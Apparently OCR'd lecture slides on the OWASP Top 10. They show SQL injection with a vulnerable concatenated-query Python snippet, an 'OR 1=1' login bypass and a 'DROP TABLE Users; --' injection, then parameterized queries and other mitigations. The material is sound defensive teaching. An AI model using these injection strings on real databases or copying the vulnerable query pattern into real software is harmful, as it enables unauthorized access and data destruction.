
Resulting SQL Query:

```
SELECT * FROM Users WHERE Name ="" OR 1=1 AND Pass ="" OR 1=1
```

The SQL above will return return ALL of the Users in the table because 1=1 will always evaluate to True!

Source: https://www.w3schools.com/sql/sql_injection.asp

SQL Injection "Bobby Tables"



SQL Injection Example

"Bobby Tables"

Example Python Code:

```
username = request.args.get("username")
password = request.args.get("password")

sql = 'SELECT * FROM Users WHERE Name ="' + username + '" AND Password ="' + password + '"'
results = db.execute(sql)
```

Source: https://www.w3schools.com/sql/sql_injection.asp


SQL Injection Example

"Bobby Tables"

Example Python Code:

```
username = request.args.get("username")
password = request.args.get("password")

sql = 'SELECT * FROM Users WHERE Name ="' + username + '" AND Password ="' + password + '"'
results = db.execute(sql)
```



Source: https://www.w3schools.com/sql/sql_injection.asp


SQL Injection Example

"Bobby Tables"

Example Python Code:

```
username = request.args.get("username")
password = request.args.get("password")

sql = 'SELECT * FROM Users WHERE Name ="' + username + '" AND Password ="' + password + '"'
results = db.execute(sql)
```



Resulting SQL Query:

```
SELECT * FROM Users WHERE Name = ""; DROP TABLE Users; -- AND Password =...
```

The SQL above is valid and will delete the entire Users table by dropping it from the database because ';' will terminate one query and start another.

Note that '--' comments out the remainder of the query!

Source: https://www.w3schools.com/sql/sql_injection.asp

SQL Injection Avoided

Example Code that avoids SQL Injections:

```
username = request.args.get("username")

sql = "SELECT * FROM Users WHERE userid = ?;"

results = db.execute(sql, username)
```

The '?' is a placeholder for a value.

The SQL engine checks each parameter to ensure that it is correct for its column and are treated literally, and not as part of the SQL to be executed.

Source: https://www.w3schools.com/sql/sql_injection.asp

Preventing the Weakness

- Use a vetted Library or framework (e.g., SQLAlchemy for SQL)
- Use an API which avoids the use off interpreter (parameterized)
- Run the application with minimum privileges
- Escape all special characters used by an interpreter
- Input Validation/Sanitization, white list on allowed characters

OWASP #2: Broken Authentication and Session Management

- Incorrectly/insufficiently implemented Authentication and Session Management
  - User authentication credentials aren’t protected when stored using hashing or encryption
  - Credentials can be guessed or overwritten through weak account management functions (e.g., account creation, change password, recover password, weak session IDs)
  - Session IDs are exposed in the URL
  - Session IDs don’t timeout
  - Passwords, session IDs, and other credentials are sent over unencrypted connections
- Allows attackers to user identities by stealing passwords, keys, or session tokens
- Can be handled by taking authentication and session management out of the application into specialized technologies specifically meant for those purposes
- Avoid XSS flaws which can be used to steal session IDs

Source: [OWASP Top 10]

OWASP #3: Sensitive Data Exposure

- Many apps do not properly protect sensitive data
  - Credit cards, tax IDs, authentication credentials, passwords, health records, and personal information
  - Never send or store sensitive data stored in clear text
  - Use of old / weak cryptographic algorithms
  - Use of weak crypto keys generated
  - Key mismanagement (keys not rotated)
  - Missing browser security directives or headers when sensitive data is handled by browser?
- All sensitive data must be encrypted at rest and in transit
- Use Federal Information Processing Standard (FIPS 140) validated cryptographic modules

Source: [OWASP Top 10]

How to Prevent Sensitive Information Exposure?

Recommendation: Scrub error messages, API calls

- Replace default server error pages with custom error pages
- Do not display file paths, IOs, serve names or stack traces in error messages
- Do not reveal implementation details or version information in error messages (e.g., SQL, JQuery, Java)
- Do not pass email addresses, accounts or other sensitive info in path/query of request (use POST body)
- Error details go in the log. Your end user doesn't want to see implementation details anyhow
- Do not include private information in logs (passwords, etc.)

OWASP #4: XML External Entities (XXE)

- Due to older or poorly configured XML processors
- External entity references within XML documents can be used to disclose internal files by using
  - File URI handler
  - Remote code execution
  - Denial of Service attacks
- Mitigation
  - Avoid XML and use less complex data formats like JSON
  - Patch or upgrade all XML processors and libraries in use by app or OS
  - Disable XML External Entity processing in all XML parsers in the app

Source: [OWASP Top 10]

OWASP #5: Broken Access Control

- Due to:
  - Lack of controls on what authenticated users are allowed to do
  - Poorly implemented controls that can be easily bypassed
- Attackers can exploit these flaws to access unauthorized functionality and/or data
- Mitigation to avoid these attacks:
  - Access control should be enforced on server-side (not client-side)
  - Deny access to functionality and data, by default
  - Limit the scope of access, e.g., specific organizations and business units
  - Log access control failures and alert admins upon repeated failures
  - Include access control as part of unit and integration tests


Source: [OWASP Top 10]

OWASP #6: Security Misconfiguration


- Default server settings are often insecure or can be exploited
  - Admin console is auto-installed but not removed
  - Directory listing is not disabled on server
  - Stack traces are returned to users, exposing underlying flaws.
    - Useful for debugging, but also a gift for attackers!
  - Sample apps (which may have flaws) not removed from production server
- Mitigation to avoid these attacks:
  - Software should be kept up to data with patches, etc.
  - Security settings should be defined, implemented, and maintained
  - Harden servers prior to service activation
  - Run scans and do audits periodically to help detect future misconfigurations or missing patches

Source: [OWASP Top 10]


Actual Error Page I Received



